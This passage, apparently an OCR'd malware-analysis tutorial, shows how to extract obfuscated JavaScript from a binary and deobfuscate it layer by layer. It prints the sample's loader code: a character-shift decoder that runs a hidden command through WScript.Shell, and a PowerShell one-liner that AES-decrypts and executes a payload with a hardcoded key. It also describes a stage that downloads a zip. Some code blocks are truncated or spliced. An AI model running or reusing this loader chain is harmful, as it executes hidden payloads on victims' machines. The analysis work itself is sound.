


Using HexedIT

HexedIT provides an intuitive graphical interface for extracting JavaScript. We open the binary in HexedIT and search for `<script>` tags with `Ctrl + F`.




We then select the data between these tags and save it to a new file.



Using a Custom Python Script

We can also use a custom Python script to automate the extraction of JavaScript from the binary. The script reads the binary, searches for `<script>` tags, and extracts the code between them. Here is a glimpse of the extracted code.

The first script tag contains code that assigns random numbers to different variables.



The second script utilizes the `eval` function to execute obfuscated code, which includes a `window.close()` function.

The following example Python script illustrates how this can be accomplished:


```
import sys
import re

def extract_scripts(binary_file):
    try:
        with open(binary_file, "rb") as f:
            binary_data = f.read()

        # Convert binary data to string (Assuming it's encoded in utf-8 or similar
encoding)
        try:
            data = binary_data.decode("utf-8", errors='ignore')
        except UnicodeDecodeError:
            print("[-] Failed to decode binary data.")
            sys.exit(1)

        # Find all the script tag contents using regex
        scripts = re.findall(r'<script.*?>(.*?)</script>', data, re.DOTALL |
re.IGNORECASE)

        if scripts:
            for i, script in enumerate(scripts, start=1):
                print(f"[+] Script {i}\n{script.strip()}\n")
        else:
            print("[-] No Script found.")

    except FileNotFoundError:
        print(f"[-] File {binary_file} not found.")
    except Exception as e:
        print(f"[-] An error occurred: {str(e)}")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python extract.py <binary_file>")
        sys.exit(1)

    binary_file = sys.argv[1]
    extract_scripts(binary_file)
```

Debugging the JavaScript


With the JavaScript code dumped, we now focus on deciphering the obfuscation.

First obfuscation


We can beautify the JavaScript code using an online formatter or CyberChef (Generic Code Beautify). This reveals the obfuscated sections more clearly, showing random variable assignments and functions.



After beautifying the code, we observe numerous numbers being assigned to various variables. Further down, we find a variable named `PHF`. This indicates that `PHF` holds the code passed to the second script via the `eval` function.



Using `console.log()`, we print the `PHF` variable to view another layer of obfuscation.



Second Obfuscation

Beautification of the next layer of code reveals that the `zsi` function processes an array of numbers by converting them into characters, which are then concatenated into a string.

```
.txt | script1 - Copy.txt | script1.vbs | deobfus_code.txt

function zsi(kZO) {
    var mxx = "";
    for (var gAH = 0; gAH < kZO.length; gAH++) {
        var AEP = String.fromCharCode(kZO[gAH] - 889);
        mxx = mxx + AEP
    }
    return mxx
};
var HKb = zsi([1001, 1000, 1008, 990, 1003, 1004, 993, 990, 997, 997,
 999, 1003, 990, 1004, 1005, 1003, 994, 988, 1005, 990, 989, 921, 934,
1001, 988, 961, 964, 929, 925, 956, 1010, 976, 1011, 1002, 968, 930,
921, 929, 925, 956, 1010, 976, 1011, 1002, 968, 921, 934, 1003, 990,

1011, 1010, 1006, 1005, 1003, 935, 972, 1006, 987, 1004, 1005, 1003, 994
var ZhX = zsi([976, 972, 988, 1003, 994, 1001, 1005, 935, 972, 993, 990,
var NdD = new ActiveXObject(ZhX);
NdD.Run(HKb, 0, true);
```

We pass the final variables, `Hkb` and `ZhX` to `console.log()` to see the decoded data.

```
, 1005, 1003, 994, 999, 992, 929, 940, 930]); <hi
var ZhX = zsi([976, 972, 988, 1003, 994, 1001, 1005,
    935, 972, 993, 990, 997, 997]);

console.log('HKb:', HKb);
console.log('ZhX:', ZhX)
//var NdD = new ActiveXObject(ZhX);
//NdD.Run(HKb, 0, true);
```


```
node /tmp/ty7YlMZkON.js
HKb: powershell.exe -w 1 -ep Unrestricted -nop function
    PpcHK($CyWzqO){return -split ($CyWzqO -replace '..',
    '0x$& ')};$XObCaUg = PpcHK
    ('9DF786E7557D09133CA0463B323935E116D80B4B9EF447917D8C2
    316F3BF6E5159CFD68C43056B96E3FD94DB5C03342DD6A8AE34D8A4
    1A731A315453F3DAA780864D71A7D3EE0E09119CB39F1F66E1E7F64
    D9F681134AB64B07B4E0150695BFFF352B3684269A8CF106D536F18
    C1004873ECABD601968B10C193254FCF27737F52B9F922730995834
    00A9D6D25CB73B5D0CF786655B7F71A5294D4522994FDE74CA82216
```

Third obfuscation

After obtaining the data, we see that it includes encoded PowerShell code. This PowerShell script processes several values that appear to be hex data and uses `wscript` to execute them.

```
powershell.exe -w 1 -ep Unrestricted -nop function PpcHK($CyWzqO){return -split ($CyWzqO -replace '..', '0x$& ')};$XObCaUg = PpcHK(
'9DF786E7557D09133CA0463B323935E116D80B4B9EF447917D8C2316F3BF6E5159CFD68C43056B96E3FD94DB5C03342DD6A8AE34D8A41A731A315453F3DAA780864D71A7D3EE0E0911
9CB39F1F66E1E7F64D9F681134AB64B07B4E0150695BFFF352B3684269A8CF106D536F18C1004873ECABD601968B10C193254FCF27737F52B9F922730995834 00A9D6D25CB73B5D0CF7
86655B7F71A5294D4522994FDE74CA822160E57784E7DD3E68A12D7BB177DD5B721BEF9E806DBEFD4F1E4FF848A1850BBC55E8EA75439D60DB906F1336311DCB22313D3C8954D3277F4
E804B762B3CFDE7CBBDAD9844970526940400738E588BE8F41EF3C75690C00058525CEA997B6456C2050165C9F9694245DEA064D416A330DA28E11A2DFBA4A8D9326CB6D42B3698EEE4
162BC056ABE0604F4E0480D6F6BFF48092D4D0E47411DE18444311CA1F931D4494EC738DB865F18945FF9CC195354E8D03A8DCA5BEB860F11C14542DA550BBA3480441045FEB2938FB6
9023D9A6A790FFCEFD115E35CDC472B2A0DDA0EEB03E4758F203914D06E5EBE35C322236EDB63DA9622BBEF952101A993CB092F3303A76034BE5FD5D19DDF0DA8ED84F88277B7A0CEC7
416D6CA41D38160AE374933E88670C2F0D332FA79758A2B8B069C1A7EC5861A584CBC01DBE4298E176F5695F6149C8A99CDDE498ED01A2764558362827F4BD00143753E0CC338D15864
51D20F1D6B2FE87E77BCAF15084CB8195E1DD7B45BCDF295BC6A3290D6065DAD29E0954FA15E02ECD9BFD1DC163C23F50AB6D1359276ACA666C79BE84D88C5C34A7B3CD6A2AC04E6D7B
F31AEA375E1B6E8C302D133EFE50EFCC728E3E521C6F4A5777218CAF96CE2E00F4B7F96C768CBDBC1D572612F387CF215F9BF00D4535F688173E712E936F96543785E6BE6DEDF5CB916
2ECD18829E1562532CC448AA4BC84176C20D3446DD2474F5CC9FC8A7F279C100E75E0B91FF8F736501D0A2C554E7A3609F3BD106F7537931D0B9AD9192289EDF071E0C2F6037E58982C
3F561C4F61CBC2D7667D70BC49FF1045F797D2F38B4A21B8DC104B6419DD03060DFD4D6922E33EE2360F99EEB4DF7F2D947738511DD51F6702D286C707D7BA77066F46BA476E2F65F5B
87F9F0BF7A61A64E97C7BDD72E89697D6280B9F9147C718EECEC797A32911CBC2BF4F06F8C584DFB668E0A93DC2C340811210CC8766063169630222 9A9AF9AB40B05A3FDDE8840F4C7F
7EBA37305621C816D2390E02F222ED36D0FC9AE4618852CB7E17DEC64EC987468407717F8A257364E23EA3AA076D7DD8E45499F269213598D8F27D43925CE5B7A3E6FC0901E86549753
F4FFBD72239D60BA5A38A6F1FB0F3A6718096B20BB9E42C26213E09F4448AD6E6C9E0090AFACA88F2E36529C3EF25E4A2F51A48BFFC4347E5BDE98AD11BD55243B28B8F41A545460C59
7D69D50B733733F0795F0988D08DC9B985E6E71C9AC8D7DFF7B9E21');$wXQRI = [System.Security.Cryptography.Aes]::Create();$wXQRI.Key = PpcHK(
'747267504B6967525976794A516B7269');$wXQRI.IV  = New-Object byte[] 16;$CznANWkS = $wXQRI.CreateDecryptor();$axsOwjnmK = $CznANWkS.
TransformFinalBlock($XObCaUg, 0, $XObCaUg.Length);$gDxOzyutr = [System.Text.Encoding]::Utf8.GetString($axsOwjnmK);$CznANWkS.Dispose();& $gDxOzyutr.
Substring(0,3) $gDxOzyutr.Substring(3)

WScript.Shell
```

The code also shows that it uses AES encryption, with the decryption key hardcoded into it.




Decrypting obfuscated code using CyberChef


With the main code and the AES decryption key in hand, we can use CyberChef to decrypt it. We input the key as hex into CyberChef and set the initialization vector (IV) value to "0000000000000000" (sixteen zeros). If no IV is provided, it defaults to null.

The IV value is set to sixteen zeros because the AES encryption algorithm requires an IV of a specific length to ensure secure encryption and decryption. For AES, the IV must match the block size of the algorithm, which is 128 bits or 16 bytes (16 zeros in hexadecimal representation).

Using a fixed IV, such as sixteen zeros, is common in certain situations, especially when the IV is not dynamically generated or when the encryption is designed to be simple or demonstrative. However, in secure practices, it's crucial to use a unique and random IV for each encryption operation to prevent predictable patterns and enhance security. In this context, the fixed IV is used because it was hardcoded into the decryption process, which may simplify the analysis but does not represent best practices for secure encryption.




From the CyberChef output, we obtain another PowerShell script. After beautifying the code, we can decipher its functionality. It begins with a function that handles binary data. The `EkF` function extracts the zip file and saves it to the temp directory. The `QyY` function obfuscates the URL by hiding characters behind numbers, and it contains the URL for downloading the zip file. The `nzv` function deobfuscates these numbers into a string. Finally, the `YWy` function manages error handling with if/else statements, checking if the file exists and downloading the zip file if it does not.



De-obfuscating PowerShell code


Since the code is in PowerShell, we can use the `write-output` function to read the values stored in the variables. We copy the `nzv` function, which handles the decryption of characters, and save the results to separate variables. Running the code reveals a URL, and we also see that it uses the native Windows `Net.WebClient` to download the file.



